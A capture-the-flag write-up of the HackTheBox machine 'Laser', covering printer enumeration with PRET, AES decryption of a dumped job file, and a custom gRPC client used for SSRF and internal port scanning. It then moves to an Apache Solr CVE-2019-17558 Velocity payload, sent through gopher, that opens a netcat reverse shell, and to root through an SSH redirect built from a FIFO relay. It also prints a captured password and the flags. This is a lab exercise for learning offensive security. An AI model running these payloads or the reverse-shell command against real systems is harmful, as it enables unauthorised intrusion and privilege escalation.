Laser – HackTheBox

Introduction

Laser is one well crafted machine from HTB and one of the hardest challenges that I've ever solved. The machine starts a printing service that we can abuse to get an encrypted file from it, when decrypted that file reveals information about gRPC service listening on a different port. From there we write a client to interact with this service and conduct internal service scan and find a service with a public exploit. I modify the exploit so that it can work through the gRPC client and get a user shell. From there I find a docker host that only has SSH open and I find out that root periodically tries to execute a file on that docker host. That allows us to redirect that SSH traffic back to the host machine again and force root to execute a custom bash script to obtain a root shell

Recon

nmap reveals 3 ports open

```
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
9000/tcp open  cslistener?
9100/tcp open  jetdirect?
```

JetDirect – TCP 9100

Searching for what the service on port 9000 could possibly be led me to nothing, and it could be a number of things so I don't have much information to go on for now, on the other hand I found that hacktricks article on enumerating port 9100 and it turned out that ***Jetdirect*** is a protocol that allows printers to be attached to a LAN. Anyhow, to confirm I **telnet** to connect to it and run some commands

```
└── $telnet 10.10.10.201 9100
Trying 10.10.10.201...
Connected to 10.10.10.201.
Escape character is '^]'.
@PJL INFO PRODINFO
?
@PJL INFO ID
LaserCorp LaserJet 4ML
```

The article also refrenced a [toolkit]() that is used to abuse printers and allow us to interact with the printing service. So I downloaded a copy and installed the dependencies and got a shell.

```
$./pret.py 10.10.10.201 pjl
      ________________
    _/_______________/|
   /___________/___//||   PRET | Printer Exploitation Toolkit v0.40
  |===        |----| ||    by Jens Mueller <jens.a.mueller@rub.de>
  |           |   ô| ||
  |___________|   ô| ||
  | ||/.´---.||    | ||      「 pentesting tool that made
  |-||/_____\||-.  | |´         dumpster diving obsolete‥ 」
  |_||=L==H==||_|__|/

     (ASCII art by
     Jan Foerster)

Connection to 10.10.10.201 established
Device:   LaserCorp LaserJet 4ML

Welcome to the pret shell. Type help or ? to list commands.
10.10.10.201:/>
```

Running **help** I see that I can execute commands similar to SMB and FTP so moving forawrd I find only one file up there at **pjl/jobs** called **queued**

```
10.10.10.201:/> help

Available commands (type help <topic>):
=======================================
append  delete    edit    free  info    mkdir      printenv  set        unlock
cat     destroy   env     fuzz  load    nvram      put       site       version
cd      df        exit    get   lock    offline    pwd       status
chvol   disable   find    help  loop    open       reset     timeout
close   discover  flood   hold  ls      pagecount  restart   touch
debug   display   format  id    mirror  print      selftest  traversal

10.10.10.201:/> ls
d        -   pjl
10.10.10.201:/> cd pjl
10.10.10.201:/pjl> ls
d        -   jobs
10.10.10.201:/pjl> cd jobs
10.10.10.201:/pjl/jobs> ls
-   172199   queued
10.10.10.201:/pjl/jobs> get queued
172199 bytes received.
10.10.10.201:/pjl/jobs>
```

Decrypting the file

The file was a base64 encoded blob surrounded by b'B64Data', probably hinting that it signifies some byte data, so I removed the 'b' and the enclosing single quots and decoded the b64 string with ***base64 -d queued > queued_decoded*** and I just get some raw data

```
└──╼ $file queued_decoded
queued_decoded: data
```

I decided to get back to the printer and enumerate more so, I first checked the environment variables and found that interesting line hinting that the file is encrypted with AES CBC mode

```
      ON
LPARM:ENCRYPTION MODE=AES [CBC]
10.10.10.201:/> help
```

Now I have some encrypted data and I know the encryption type but I can't do much without a key, so after messing aroung for a while I saw the nvram command and I learned that it is used to dump the contents of the NVRAM of the current printer, definitely an interesting command so I run it and take a look and I find the key I'm looking for

```
10.10.10.201:/> nvram
NVRAM operations:  nvram <operation>
  nvram dump [all]         - Dump (all) NVRAM to local file.
  nvram read addr          - Read single byte from address.
  nvram write addr value   - Write single byte to address.
10.10.10.201:/> nvram dump
Writing copy to nvram/10.10.10.201
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
..................................................................k...e....y....13vu94r6..643rv19u
```

Great! Now I have everything I need to start decrypting the file.

I wrote the following simple python script to decrypt it

Note: the key I got from the NVRAM is of length 16 byte also the AES.block_size is a constant that evaluates to 16. Also, I am considering the first 16 byte of the cipher as the Initialization Vector


```python
import base64
from Crypto import Random
from Crypto.Cipher import AES

key = '13vu94r6643rv19u'
f = open('queued_decoded', 'rb')
cipher = f.read()
iv = cipher[:AES.block_size]
aes = AES.new(key, AES.MODE_CBC, iv)
plain = aes.decrypt(cipher)

print(plain)
```

But when I run it i get the following error

```
  $python decryptor.py
Traceback (most recent call last):
  File "decryptor.py", line 10, in <module>
    plain = aes.decrypt(cipher)
  File "/usr/lib/python2.7/dist-packages/Crypto/Cipher/blockalgo.py", line 295, in decrypt
    return self._cipher.decrypt(ciphertext)
ValueError: Input strings must be a multiple of 16 in length
```

which basically means that the length of the data I'm supplying is not correct... AES is a block cipher with different block sizes. The one we have here is 16-byte block size, that means that the data length must be divisible by 16 with no remainder.

I used xxd to get a hex dump of that data and I see it is of length ***0x1f870+0x8 = 0x1f878*** and that converts to **129144** in Decimal



Also **129144 ÷ 16 = 8071.5** block and that means we have 8 extra bytes of data that we need to trim from the file. Without and extra information the logical thing to do is to cut the first 8 bytes of data or the last 8 and see the outcome. So, I modified the script to read the file starting from the 9th byte and the file was decrypted successfully resulting in a PDF file

```
1 import base64
2 from Crypto import Random
3 from Crypto.Cipher import AES
4
5 key = '13vu94r6643rv19u'
6 f = open('queued_decoded', 'rb')
7 cipher = f.read()[8:]
8 f.close()
9 iv = cipher[:AES.block_size]
10 aes = AES.new(key, AES.MODE_CBC, iv)
11 plain = aes.decrypt(cipher[16:])
12
13
14 f = open('decrypted', 'wb')
15 f.write(plain)
16 f.close()
```

```
  $python decryptor.py
[justahmed@parrot]-[~/HTB/Laser]
  $file decrypted
decrypted: PDF document, version 1.4
```

gRPC Framework – TCP 9000

The decrypted PDF contained information describing the service on port 9000 which is using the **gRPC** framework.

gRPC framework is a framework developed by google for Remote Procedure Call (RPC).

RPC is something that I learned about while studying Cloud Computing. it is basically a way that allows a program to request a service from another program located on a different computer on a network without having to understand the network's details. So, it basically works as an interface between the two programs allowing them to communicate with each other.

Like many RPC systems, **gRPC** is based around the idea of defining a service, specifying the methods that can be called remotely with their parameters and return types. By default, these parameters have its own custom defined structure, think of it like an object in Object-Oriented Programming, except that in **gRPC** it is called a **message**

Description

Used to parse the feeds from various sources (Printers, Network devices, Web servers and other connected devices). These feeds can be used in checking load balancing, health status, tracing.

Usage

To streamline the process we are utilising the `Protocol Buffers` and `gRPC` framework.

The engine runs on `9000` port by default. All devices should submit the feeds in serialized format such that data transmission is fast and accurate across network.

We defined a 1 `Print` service which has a `RPC` 3 method called `Feed`. This method takes `Content` as input parameter and returns 2 `Data` from the server.

The `Content` 4 message definition specifies a field `data` and `Data` 5 message definition specifies a field `feed`.

On successful data transmission you should see a message.

There are a couple of things to unpack from the above image:

1. There is a service named **Print**
2. There are two messages, **Content** and **Data**
3. There is an rpc method called **Feed** that takes a **Content** message as an input parameter and returnes a **Data** message
4. The **Content** message has a field called **data**
5. The **Data** message has a field called **feed** dlasd
6. gRPC by default what is called as **Protocol Buffers** which is a methd of for serializing data. And it requires that sent data must be Python Serialized

Finally, the PDF mentions a subdomain (printer.laserinternal.htb), so I added that to my hosts file just in case. Also notice the feed_url parameter, which seems to be a url that the server will send a request to.

Here is how a sample feed information looks like.

```
{
    "version": "v1.0",
    "title": "Printer Feed",
    "home_page_url": "http://printer.laserinternal.htb/",
    "feed_url": "http://printer.laserinternal.htb/feeds.json",
    "items": [
        {
            "id": "2",
            "content_text": "Queue jobs"
        },
        {
            "id": "1",
            "content_text": "Failed items"
        }
    ]
}
```

The gRPC service consists of 3 components:

- **Proto file**: Contains the declaration of the service that is used to what is called stubs. It is ok if you are not familiar with the term stub, for the current context you should just know that those are files that helps in the communication process between the client and server
- **Client**: The Client makes gRPC calls to the server and receive responses as defined in the **Proto file**
- **Server**: The Server is obviously serving the requests received from clients. This is what is listening on port 9000
-

So, we will have to create a **Proto file** (as per the PDF) and a **Client** that uses the stubs generated from the Proto file to communicate with the **Server**

Googling how to do that using python I came across this article that was super helpful in writing the required files

The first file I created is **laser.proto** which is my proto file as per the article and the PDF

```
syntax = "proto3";

message Content{
    string data = 1;
}

message Data{
    string feed = 1;
}

service Print{
    rpc Feed(Content) returns (Data) {}
}
```

Now to generate the stubs I use the following command (you'll have to install some dependencies first):

python3 -m grpc_tools.protoc --python_out=. --grpc_python_out=. --proto_path=. ./laser.proto

```
└──╼ $python3 -m grpc_tools.protoc --python_out=. --grpc_python_out=. --proto_path=. ./laser.proto
┌─[justahmed@parrot]─[~/HTB/Laser]
└──╼ $ls | grep laser
laser_pb2_grpc.py
laser_pb2.py
laser.proto
```

and as a final step, I followed the convention of the article and wrote the following Client:

```
import grpc, pickle
import laser_pb2_grpc
import laser_pb2
from base64 import b64encode

class LaserClient(object):
        def __init__(self):
                self.host = '10.10.10.201'
                self.server_port = 9000

                # instantiate a channel
                self.channel = grpc.insecure_channel(
                    '{}:{}'.format(self.host, self.server_port))

                # bind the client and the server
                self.stub = laser_pb2_grpc.PrintStub(self.channel)

        def callFeed(self, message):
                serMessage = b64encode(pickle.dumps(message))  # Serialize the message before sending it
                content = laser_pb2.Content(data=serMessage)
                return self.stub.Feed(content, timeout=10)


if __name__ == '__main__':
        client = LaserClient()
        result = client.callFeed(message='{"feed_url":"http://10.10.17.244:1234"}')
        print(f'{result}')
```

At first, I kept getting errors whenever I send a message specifying payloads like:

{‘version’:20.0} or **{‘title’: ‘justAhmed’}** then but I kept getting the following error:

details = "Exception calling application: 'feed_url'"

it seems that the only required parameter is **feed_url** so I specified my IP to see if I can get a connection back and it was:

```
└──╼ $nc -nvlp 1234
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.10.201.
Ncat: Connection from 10.10.10.201:36506.
GET / HTTP/1.1
Host: 10.10.17.244:1234
User-Agent: FeedBot v1.0
Accept: */*
```

Note: at first, I send the entire JSON object like the one from the PDF, but later it turned out that I can send the **feed_url** parameter only and it will work

Now the hard part begins!

Writing a Port Scanner

Now I spend a good amount of time clueless of what can be done with what I have so far until a friend hinted that I need to enumerate internally on the box. After thinking about it for a while it is obvious that he means to check what internal services are up on that remote machine and it also make since that I can do something like that because I can get the gRPC server which is running locally on the box to send requests to every possible port and see which one will trigger a result.

So, I modified it to connect to every single port and it is now something like:

```python
import grpc, pickle
import laser_pb2_grpc
import laser_pb2
from base64 import b64encode

class LaserClient(object):
        def __init__(self):
                self.host = '10.10.10.201'
                self.server_port = 9000

                # instantiate a channel
                self.channel = grpc.insecure_channel(
                    '{}:{}'.format(self.host, self.server_port))

                # bind the client and the server
                self.stub = laser_pb2_grpc.PrintStub(self.channel)

        def callFeed(self, message):
                try:
                        serMessage = b64encode(pickle.dumps(message))  # Serialize the message before sending it
                        content = laser_pb2.Content(data=serMessage)
                        return self.stub.Feed(content, timeout=10)
                except grpc._channel._InactiveRpcError as e:
                        pass


if __name__ == '__main__':
        client = LaserClient()
        for port in range(1,65535+1):
                result = client.callFeed(message='{"feed_url":"http://localhost:'+str(port)+'"}')
                print(f'{port}: {result}')
```

After letting it run for some time, I only got one hit on port **8983**

```
8979: None
8980: None
8981: None
8982: None
8983: feed: "Pushing feeds"

8984: None
8985: None
8986: None
8987: None
8988: None
```

And according to the PDF, receiving a “Pushing feeds” message means that data transmission was completed successfully

On successful data transmission you should see a message.

```
...
return service_pb2.Data(feed='Pushing feeds')
...
```

Apache Solr exploit – CVE 2019-17558 (Getting a User Shell)

Searching for what services use port 8983 be default and from the 3 that I found only Apache Solar sticks out

Port: **8983/TCP**

8983/TCP - Known port assignments *(4 records found)*		
Service	Details	Source
	EMC2 (Legato) Networker or Sun Solcitice Backup (Official)	WIKI
	Default for Apache Solr 1.4 (Unofficial)	WIKI
	Unassigned	IANA
irdmi	Web service, iTunes Radio streams	Apple

But I’m really going in blind here, i don’t have much info to act upon. I started searching for public exploits and after trying a couple and failing a came across [CVE-2019-17558]() but I have a few problems.

The exploint involves a POST request with certain parameteres to modify a config file from Apaceh via a config API and I can’t send a post request directly using the current gRPC client. The solution to this I learned while solving [Travel]() from HackTheBox. The solution is to use gopher to send a POST request over a GET request.

I constructed a gopher request with the help of [that section]() from hacktricks and created a get url to inject my command then encoded them as follows:

Gopher:

```
gopher://localhost:8983/_POST /solr/staging/config HTTP/1.1
Host: localhost:8983
Connection: close
Content-Type: application/json
Content-Length: 220

{"update-queryresponsewriter":
 {"name": "velocity",
 "startup": "lazy",
 "params.resource.loader.enabled": "true",
 "template.base.dir": "",
 "solr.resource.loader.enabled": "true",
 "class": "solr.VelocityResponseWriter"}}
```

```
gopher%3A%2F%2Flocalhost%3A8983%2F_POST%20%2Fsolr%2Fstaging%2Fconfig%20HTTP%2F1.1%0AHost%3A%20loca
lhost%3A8983%0AConnection%3A%20close%0AAccept-Encoding%3A%20gzip%2C%20deflate%0AAcccept%3A%20%2A%2
F%2A%0AContent-Type%3A%20application%2Fjson%0AContent-Length%3A%20220%0A%0A%7B%22update-queryresponse
writer%22%3A%20%7B%22name%22%3A%20%22velocity%22%2C%20%22startup%22%3A%20%22lazy%22%2C%20%22p
arams.resource.loader.enabled%22%3A%20%22true%22%2C%20%22template.base.dir%22%3A%20%22%22%2C%20%22so
lr.resource.loader.enabled%22%3A%20%22true%22%2C%20%22class%22%3A%20%22solr.VelocityResponseWriter%22%7
D%7D
```

HTTP:

```
http://127.0.0.1:8983/solr/staging/select?q=1&wt=velocity&v.template=custom&v.template.custom=#set($x='')+#set($rt=$x.class.f
orName('java.lang.Runtime'))+#set($chr=$x.class.forName('java.lang.Character'))+#set($str=$x.class.forName('java.lang.String
'))+#set($ex=$rt.getRuntime().exec('nc 10.10.17.244 1234 -e /bin/bash'))+$ex.waitFor()+#set($out=$ex.getInputStream())+#fore
ach($i+in+[1..$out.available()])$str.valueOf($chr.toChars($out.read()))#end
```

```
http%3A%2F%2F127.0.0.1%3A8983%2Fsolr%2Fstaging%2Fselect%3Fq%3D1%26wt%3Dvelocity%26v.template%3Dcustom%
26v.template.custom%3D%23set%28%24x%3D%27%27%29%2B%23set%28%24rt%3D%24x.class.forName%28%27java.lan
g.Runtime%27%29%29%2B%23set%28%24chr%3D%24x.class.forName%28%27java.lang.Character%27%29%29%2B%23se
t%28%24str%3D%24x.class.forName%28%27java.lang.String%27%29%29%2B%23set%28%24ex%3D%24rt.getRuntime%2
8%29.exec%28%27nc%2010.10.17.244%201234%20-e%20%2Fbin%2Fbash%27%29%29%2B%24ex.waitFor%28%29%2B%2
3set%28%24out%3D%24ex.getInputStream%28%29%29%2B%23foreach%28%24i%2Bin%2B%5B1..%24out.available%28%2
9%5D%29%24str.valueOf%28%24chr.toChars%28%24out.read%28%29%29%29%23end
```

Then I used my previous code to inject the gopher url then the http url into **feed_url** parameter

Note: the two previous URLs need what is called a **core_name**. Apache Solr uses three **core_names** by default [test, staging, production]
You can see them being used in the url at **/solr/{staging || test || production}**
I tested all three and the only one that worked is staging

You can take a look at the final script from https://pastebin.com/q5KB3quc

Finally, I run the script and get a shell and I am able to read the user flag

```
└──╼ $rlwrap nc -nvlp 1234
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.10.201.
Ncat: Connection from 10.10.10.201:35604.
bash: cannot set terminal process group (1044): Inappropriate ioctl for device
bash: no job control in this shell
solr@laser:/opt/solr/server$ cat /home/solr/user.txt
cat /home/solr/user.txt
3b938a8095179fc0274c67ad8598f5f5
```

Finding the docker container

After doing my manual enumeration, I used linpeas to see what I might have missed and found that machine has an interface that is a part of **172.18.0.0/24** subnet. I did a quick ping sweep on that subnet and found another live host with IP **172.18.0.2**

```
solr@laser:~$ ifconfig
br-3ae8661b394c: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.18.0.1  netmask 255.255.0.0  broadcast 172.18.255.255
        inet6 fe80::42:10ff:fe40:be3b  prefixlen 64  scopeid 0x20<link>
        ether 02:42:10:40:be:3b  txqueuelen 0  (Ethernet)
        RX packets 730000  bytes 108759747 (108.7 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 781931  bytes 126149558 (126.1 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
solr@laser:~$ for i in $(seq 1 254); do (ping -c 1 172.18.0.${i} | grep "bytes from" &); done;
64 bytes from 172.18.0.1: icmp_seq=1 ttl=64 time=0.186 ms
64 bytes from 172.18.0.2: icmp_seq=1 ttl=64 time=0.040 ms
```

So, my first thought was to try to nmap that host. To do that I configured a socks proxy on my localhost on port 9090 by adding the following line to the end of **/etc/proxychains.conf**

```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks5  127.0.0.1 9090
```

Then I added my public key inside solr's authorized_keys so I can use SSH and that mean I can leverage SSH with dynamic port forwarding to create a socks proxy

To do that I just use the following command:

ssh -D localhost:9090 -i id_rsa -f -N solr@10.10.10.201

where id_rsa is my private key

then I used the following command to nmap the box and I see only port 22 is open:

proxychains nmap -sT -Pn -T4 172.18.0.2

```
Nmap scan report for 172.18.0.2
Host is up (0.22s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
```

Up till now I had no idea what to do with that untill I decided to use pspy, and here comes the tricky part.

Running pspy revealed that root does execute a lot of **sshpass** and **scp** commands

```
CMD: UID=0     PID=616580 | scp /opt/updates/files/dashboard-feed root@172.18.0.2:/root/feeds/
CMD: UID=0     PID=616579 | sshpass -p zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz scp /opt/updates/files/dashboard-feed root@172.18.0.2:/root/feeds/
CMD: UID=0     PID=616581 | /usr/bin/ssh -x -oForwardAgent=no -oPermitLocalCommand=no -oClearAllForwardings=yes -oRemoteCommand=none -oReques

CMD: UID=0     PID=616582 | /usr/sbin/sshd -R
CMD: UID=105   PID=616583 | sshd: root [net]
CMD: UID=0     PID=616599 | sshpass -p zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz scp /opt/updates/files/bug-feed root@172.18.0.2:/root/feeds/
CMD: UID=0     PID=616598 | sshpass -p zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz scp /opt/updates/files/bug-feed root@172.18.0.2:/root/feeds/
CMD: UID=0     PID=616600 | /usr/bin/ssh -x -oForwardAgent=no -oPermitLocalCommand=no -oClearAllForwardings=yes -oRemoteCommand=none -oReques

CMD: UID=0     PID=616601 | sshd: root
CMD: UID=0     PID=616618 | scp /opt/updates/files/postgres-feed root@172.18.0.2:/root/feeds/
CMD: UID=0     PID=616617 | sshpass -p zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz scp /opt/updates/files/postgres-feed root@172.18.0.2:/root/feeds/
CMD: UID=0     PID=616619 | /usr/bin/ssh -x -oForwardAgent=no -oPermitLocalCommand=no -oClearAllForwardings=yes -oRemoteCommand=none -oReques
```

And after examining the output for a few minutes I found the following line that revealed the correct password to the docker container

```
CMD: UID=0     PID=616684 | sshpass -p c413d115b3d87664499624e7826d8c5a ssh root@172.18.0.2 /tmp/clear.sh
CMD: UID=0     PID=616685 | sshpass -p zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz ssh root@172.18.0.2 /tmp/clear.sh
CMD: UID=0     PID=616686 | /usr/sbin/sshd -R
```

Basically, sshpass tries to hide it, but it doesn't work always, so, since pspy intercepts it, sometimes the password is shown as plaintext

I used proxychains to login via ssh to the docker container but that can be also done via ssh from Laser itself because it has an interface that is connected to the same subnet and it has ssh installed on it.

Anyway, I enumerated the docker container for an entire day without any useful information then I remembered an attack that I did in Dante before that might help me in that scenario.

From pspy the entry with the correct password does one thing and one thing only, which is executing a bash script **/tmp/clear.sh**.

My idea is to disable ssh on the docker container and setup my own listener on there that listens on port 22 and redirects the ssh command back to **Laser**, meaning that I'll make root execute /tmp/clear.sh on the host machine itself.

There are two ways that I know of that can be used to achieve that redirection trick that I want to do but, only one thing remains and that is the host key.

When new ssh connections are made the ECDSA key fingerprint is added to the **known_hosts** file under the .ssh dir, signifying that that host key is now paired with its host machine. There are three ways that this host key gets added to **known_hosts**

There is a parameter called **StrictHostKeyChecking** in ssh configuration files that is responsible for that process. That parameter takes one of three values:

- Yes: that means must be added manually be the used into the known_hosts file and your machine will refuse to connect to any host whose host key has changed
- No: That means that host keys will be automatically added, so basically, it'll not check the host's ssh key
- Ask: Which is the default one, adds the host key to known_hosts file after user confirmation only

In order for that redirection trick to work I first made a wild guess that the docker host key is added under known_hosts but then I checked /etc/ssh/ssh_config and saw that **StrictHostKeyChecking** is set to **no**

```
solr@laser:/tmp$ cat /etc/ssh/ssh_config | grep -i stri
#   StrictHostKeyChecking ask
StrictHostKeyChecking no
solr@laser:/tmp$
```

So, problem solved, and I didn't have to make that assumption because of that poor configuration.

Getting Root Shell:

Back to the redirection part once again. At first, I was going to upload socat and use it to listen on port 22 on the docker container and redirect all traffic back to the host once again but I on the docker container I found some FIFO files and that made me remember another way to do the redirection part without the need to upload anything.

FIFO files allow two or more processes to communicate with each other by reading and writing to the same file.

To do the redirection I'll use three commands on the docker container:

```
service ssh stop
mkfifo f
while true; do /tmp/nc -l 22 0</tmp/f | /tmp/nc 172.18.0.1 22 1>/tmp/f; done
```

The first command to stop ssh, so I can listen freely on port 22

The second command obviously to create a FIFO file named **f**

The third one is just an infinite loop that listens on port 22 and redirecting that as input to the FIFO file and then that is piped to the host once again on port 22 using the same FIFIO file

Then I went back to my shell on the host and created a clear.sh file under /tmp and made it create the .ssh directory in case it wasn't even created under root's home dir and added my ssh key to root's authorized_keys so that I can ssh to it using my private key.

echo -e '#!/bin/bash\nmkdir -p /root/.ssh;\necho {PubKey} > /root/.ssh/authorized_keys' > clear.sh

chmod +rx clear.sh

```
solr@laser:/tmp$ cat clear.sh
#!/bin/bash
mkdir -p /root/.ssh;
echo ssh-ed25519 [redacted] > /root/.ssh/authorized_keys
```

I waited for a bit till clear.sh is deleted (I know from pspy that it gets deleted after it is executed) and login with ssh and I can read the root flag

```
┌─[✗]─[justahmed@parrot]─[~/HTB/Laser]
└──╼ $ssh root@10.10.10.201 -i myPrivKey
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-42-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu 17 Dec 2020 10:07:36 PM UTC

  System load:                   0.11
  Usage of /:                    42.7% of 19.56GB
  Memory usage:                  74%
  Swap usage:                    4%
  Processes:                     243
  Users logged in:               1
  IPv4 address for br-3ae8661b394c: 172.18.0.1
  IPv4 address for docker0:      172.17.0.1
  IPv4 address for ens160:       10.10.10.201
  IPv6 address for ens160:       dead:beef::250:56ff:feb9:8558


73 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts


Last login: Thu Dec 17 22:07:23 2020 from 10.10.17.244
root@laser:~# cat root.txt
647ea4e7de55cf2d77b67af1761c57ce
root@laser:~#
```

Inside root’s home dir there are a couple of interesting bash scripts that are used to revert the changes that we had to make throughout the machine, I don’t have the time to discuss them all in length but feel free to discuss it with me. Enjoy!